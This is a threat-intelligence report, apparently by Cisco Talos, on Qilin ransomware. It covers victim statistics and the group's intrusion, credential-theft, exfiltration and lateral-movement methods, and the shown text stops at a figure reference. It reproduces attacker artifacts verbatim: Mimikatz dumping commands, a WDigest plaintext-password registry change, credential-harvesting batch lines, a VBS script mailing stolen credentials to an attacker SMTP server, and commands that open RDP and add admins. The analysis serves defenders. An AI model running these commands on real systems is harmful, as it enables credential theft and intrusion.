Uncovering Qilin attack methods exposed through multiple cases

By Takahiro Takeda

Published: 2025-10-27 · Archived: 2026-04-29 02:14:02 UTC

Sunday, October 26, 2025 22:00

- In the second half of 2025, the ransomware group Qilin has continued to publish victim information on its leak site at a pace of more than 40 cases per month, making it one of the most impactful ransomware groups worldwide. The manufacturing sector has been the most affected, followed by professional and scientific services, and wholesale trade.
- Although this could be a false flag, some of the scripts used by the attacker contained character encodings that point to Eastern Europe or a Russian-speaking region.
- Talos identified an open-source tool named Cyberduck, which enables file transfers to cloud servers, among the tools used for data exfiltration. In recent trends, Cyberduck has been widely abused in cases involving Qilin ransomware. Artifact logs also show the use of notepad.exe and mspaint.exe, which were leveraged to view high-sensitivity information.
- In Qilin cases, we observed dual deployments: encryptor_1.exe spreads via PsExec across hosts, while encryptor_2.exe runs from one system to encrypt multiple network shares.

Summary of Qilin Ransomware

The Qilin (formerly Agenda) ransomware group has been active since around July 2022. This group employs a double-extortion strategy, combining file encryption with the public disclosure of stolen information. Figure 1 illustrates the leak site used by the attackers to publish lists of compromised companies.



Figure 1. Qilin ransomware leak site.

Over the past several years, Qilin has expanded its operations and now ranks among the most prolific and damaging ransomware threats on a global scale. The group adopts a Ransomware-as-a-Service (RaaS) business model, where it develops and distributes ransomware platforms and associated tools to affiliates. In turn, these affiliates attack organizations worldwide.

Victimology and prevalence

Current reporting indicates that the countries most severely affected include the United States, followed by Canada, the United Kingdom, France, and Germany.



Figure 2. Countries affected by Qilin ransomware.

Figure 3 illustrates the number of victims whose information was posted on Qilin ransomware leak site.

The data shows that the number of postings reached a peak of 100 cases in June 2025, with a nearly equivalent figure recorded again in August. Although the number of victims fluctuates from month to month, it is noteworthy that, except for January, every month recorded more than 40 cases. These findings indicate that Qilin continues to pose a persistent and significant threat.



Figure 3. Number of victims listed on Qilin ransomware leak site.

The most heavily affected sector is manufacturing, which accounts for approximately 23% of all reported cases, significantly outpacing other industries. The second most impacted sector is professional and scientific services, representing around 18%. Wholesale trade ranks third, with about 10% of cases.

In the mid-range, several key sectors that form part of social infrastructure-healthcare, construction, retail, education, and finance-each report similar levels of impact, averaging around 5%.

At the lower end, sectors such as services and primary industries show relatively fewer incidents, remaining below 2% on average.



Figure 4. Sectors experiencing damage/impact.

Qilin ransomware attack flow

In 2025, Cisco Talos responded to multiple incidents related to Qilin ransomware. The overall attack flow is illustrated in Figure 5, and subsequent sections provide a detailed description of the tactics, techniques, and procedures (TTPs) observed in each phase.



Figure 5. TTPs from VPN compromise to execution of Qilin ransomware.

Latest Qilin TTPs

Initial access

Talos was unable to definitively identify a single, confirmed initial intrusion vector. However, in some cases, we assess with moderate confidence that attackers abused administrative credentials leaked on the dark web to gain VPN access, and may have also used Group Policy (AD GPO) changes enabling RDP to reach victim networks.

In the incident illustrated in Figure 6, Talos confirmed that credentials had been exposed on the dark web. Approximately two weeks later, numerous NTLM authentication attempts were made against the VPN, possibly using the leaked credentials. The resulted in a successful intrusion. From the compromised VPN, the attackers performed RDP connections to the domain controller and the initially breached host. While the activity is temporally correlated with the previously observed credential exposure, there is insufficient evidence to establish a definitive causal link between the two events.

Notably, the VPN implicated in this case had no multi-factor authentication (MFA) configured, which would allow an attacker with credentials unfettered access.



Figure 6. Example case of initial intrusion via VPN.

Reconnaissance and discovery

After gaining access to the victim's network, the threat actor executed nltest.exe and net.exe to enumerate domain controllers and collect domain user information.

```
 nltest /dclist:<Domain>
net user <Username> /domain
```

In addition, traces indicate that the adversary attempted to assess user privilege levels through execution of the `whoami` command, enumerated active processes such as explorer.exe via the tasklist command, and utilized the netscan tool for further reconnaissance.

```
 C:\WINDOWS\system32\whoami.exe /priv
tasklist /FI "IMAGENAME eq explorer.exe" /FO CSV /NH
```

As described in the "Qilin Ransomware" section below, execution of the ransomware also resulted in enumeration of hostnames, domain users, groups, and privileges.

Credential access and exfiltration

In the cases Talos examined, we identified a password-protected folder containing a collection of tools, apparently intended for credential theft. Although the archive prevented full inspection of every file, its contents suggest use of mimikatz, several password recovery utilities published by NirSoft, and custom script files.

```
Mimik¥!dcsync.bat
Mimik¥!light.bat
Mimik¥!start.bat
Mimik¥Command.txt
Mimik¥Mimik¥pars.vbs
Mimik¥Mimik¥x32¥mimidrv.sys
Mimik¥Mimik¥x32¥mimikatz.exe
Mimik¥Mimik¥x32¥mimilib.dll
Mimik¥Mimik¥x32¥mimilove.exe
Mimik¥Mimik¥x32¥mimispool.dll
Mimik¥Mimik¥x64¥mimidrv.sys
Mimik¥Mimik¥x64¥mimikatz.exe
Mimik¥Mimik¥x64¥mimilib.dll
Mimik¥Mimik¥x64¥mimispool.dll
Mimik¥Pass¥BulletsPassView.exe
Mimik¥Pass¥BulletsPassView64.exe
Mimik¥Pass¥BypassCredGuard.exe
Mimik¥Pass¥ChromePass.exe
Mimik¥Pass¥Dialupass.exe
Mimik¥Pass¥iepv.exe
Mimik¥Pass¥mailpv.exe
Mimik¥Pass¥mspass.exe
Mimik¥Pass¥netpass.exe
Mimik¥Pass¥netpass64.exe
Mimik¥Pass¥NetRouteView.exe
Mimik¥Pass¥OperaPassView.exe
Mimik¥Pass¥PasswordFox.exe
Mimik¥Pass¥PasswordFox64.exe
Mimik¥Pass¥rdpv.exe
Mimik¥Pass¥RouterPassView.exe
Mimik¥Pass¥SharpDecryptPwd.exe
Mimik¥Pass¥VNCPassView.exe
Mimik¥Pass¥WebBrowserPassView.exe
Mimik¥Pass¥WirelessKeyView.exe
Mimik¥Pass¥WirelessKeyView64.exe
```

Figure 7. Contents of the folder containing tools for credential harvesting.

The "!light.bat batch" file includes a reg add command that modifies the WDigest registry setting. By setting "UseLogonCredential" to 1, Windows is configured to retain plaintext logon credentials in memory at authentication, a behavior that can be exploited by credential-dumping tools such as Mimikatz to extract user passwords.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /f /
```

After executing the reg add command, the batch file sequentially invoked netpass.exe, WebBrowserPassView.exe, BypassCredGuard.exe, SharpDecryptPwd, and ultimately Mimikatz. Within the script (see Figure 8), SharpDecryptPwd is configured to extract, redirect, and persist stored authentication data from multiple client applications — including WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Google Chrome, RDCMan, and SunLogin, thereby consolidating harvested credentials for subsequent use or exfiltration.

```
start /b cmd /c ".\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt"
```

Figure 8. Credential collection from applications using SharpDecryptPwd.

Following the execution of SharpDecryptPwd, !light.bat launched Mimikatz. (Figure 9).

Commands executed via Mimikatz targeted a range of sensitive data and system functions, including clearing Windows event logs, enabling SeDebugPrivilege, extracting saved passwords from Chrome's SQLite database, recovering credentials from previous logons, and harvesting credentials and configuration data related to RDP, SSH, and Citrix.

```
.\Mimik\x64\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:""%localappdata%
\Google\Chrome\User Data\Default\Login Data"" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "misc::memssp" "sekurlsa::bootkey" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:""%localappdata%
\Google\Chrome\User Data\Default\Login Data"" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit)
.\Mimik\pars.vbs .\!logs\Result.txt
) else (.\Mimik\pars.vbs .\!logs\Result32.txt)
```

Figure 9. Credential harvesting via Mimikatz.

pars.vbs formatted and consolidated the stolen data into a "result.txt" file, which was subsequently exfiltrated to an attacker-controlled SMTP server (Figure 10). The script specifies the windows-1251 character encoding (Cyrillic), which may suggest the attacker or operator is from Eastern Europe or a Russian-speaking region.

```
Dim o_Mess, v_Conf
v_Conf = [REDACTED]
Set o_Mess = CreateObject("CDO.Message")
With o_Mess
    .To = "mimikatzlogs@anti.pm" '
    .From = "mimikatz@anti.pm" '
    .Subject = (REDACTED & "sending Result.txt from mimikatz") '
    .TextBody = (REDACTED) '
    .AddAttachment (fullpath & "\!logs\result.txt" )'
    .TextBodyPart.Charset = "windows-1251" '
With .Configuration.Fields
    .Item(v_Conf & "sendusing") = 2 '
    .Item(v_Conf & "smtpserver") = "mail.anti.pm" '
    .Item(v_Conf & "smtpauthenticate") = 1 '
        .Item(v_Conf & "sendusername") = "mimikatz@anti.pm" '
        .Item(v_Conf & "sendpassword") = REDACTED '
    .Item(v_Conf & "smtpserverport") = 25 '
    .Item(v_Conf & "smtpusessl") = FALSE '
    .Item(v_Conf & "smtpconnectiontimeout") = 60 '
    .Update
End With
    .send
End With
```

Figure 10. pars.vbs code sending stolen data to an external SMTP server.

Artifacts of exfiltration

Once collected, WinRAR packaged the targeted data, and in some cases the archives were exfiltrated using open-source software. Below are the actual arguments used to run WinRAR.exe. The WinRAR command is configured to exclude the base folder and to create the archive without recursively processing subdirectories.

```
C:\Program Files\WinRAR\WinRAR.exe a -ep1 -scul -r0 -iext -imon1 --.  Specify the target files and directories
```

Furthermore, Talos found that the attackers used mspaint.exe, notepad.exe, and iexplore.exe to open and inspect files while searching through numerous files for sensitive information.



Figure 11. Selection of information stolen by the attacker.

In recent trends, the open-source software Cyberduck — which enables file transfers to cloud servers — has been widely abused in cases involving Qilin ransomware. By abusing legitimate cloud-based services for exfiltration, the attacker can obfuscate their activities within trusted domains and legitimate web traffic. As shown in Figure

12, the Cyberduck history file indicates that a Backblaze host was specified as the destination and that a custom setting for split/multipart uploads was enabled to transfer large files.

```
<key>Protocol</key>

        <string>b2</string>
        <key>Provider</key>
        <string>iterate GmbH</string>
        <key>UUID</key>
        <string><UUID></string>
        <key>Hostname</key>
        <string>api.backblazeb2.com</string>
        <key>Port</key>
        <string>443</string>
        <key>Username</key>
        <string><Username></string>
        <key>Workdir Dictionary</key>
        <dict>
                <key>Type</key>
                <string>[directory, volume]</string>
                <key>Remote</key>
                <string>/<USER></string>
                <key>Attributes</key>
                <dict>
                        <key>Version</key>
                        <string><key></string>
                        <key>Region</key>
                        <string>allPrivate</string>
                </dict>
        </dict>
        <key>Access Timestamp</key>
        <string><Timestamp></string>
        <key>Custom</key>
        <dict>
                <key>b2.upload.largeobject.size</key>
                <string>100000000</string>
                <key>b2.copy.largeobject.size</key>
                <string>100000000</string>
                <key>b2.upload.largeobject.size.minimum</key>
                <string>5000000</string>
```

Figure 12. Excerpt of Cyberduck history file.

Privilege escalation and lateral movement

Using the stolen credentials described above, threat actor proceeds with privilege escalation and lateral movement. Talos has observed compromised accounts accessing multiple IP addresses and their network shares, as well as numerous NTLM authentication attempts against many VPN accounts , possibly using the leaked credentials.

Additionally, to enable remote access they modify firewall settings, execute commands to change RDP settings via the registry, and perform related activities such as using rdpclip.exe and similar mechanisms.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

The following command adds a specific account designated by the attacker to the local administrators group. This grants them full control over the system.

```
C:\Windows\system32\net1 localgroup administrators  /add
```

They also run a command to create a network share named "c" that exposes the entire C: drive and assigns Full Control to the Everyone group, allowing unrestricted access and modification.

```
net share c=c:\ /grant : everyone,full
```

- **T1219: Remote Access Software**

The attacker installed software that was different from the legitimately used Remote Monitoring and Management (RMM) tools; this occurred before the ransomware was executed. While Talos cannot definitively conclude that the installed RMM was used for lateral movement, traces of multiple RMM tools were observed, including AnyDesk, Chrome Remote Desktop, Distant Desktop, GoToDesk, QuickAssist, and ScreenConnect. Figure 13 shows an excerpt of an actual ScreenConnect connection log, which indicates that ScreenConnect established a connection to the command and control(C2) server on port 8880.

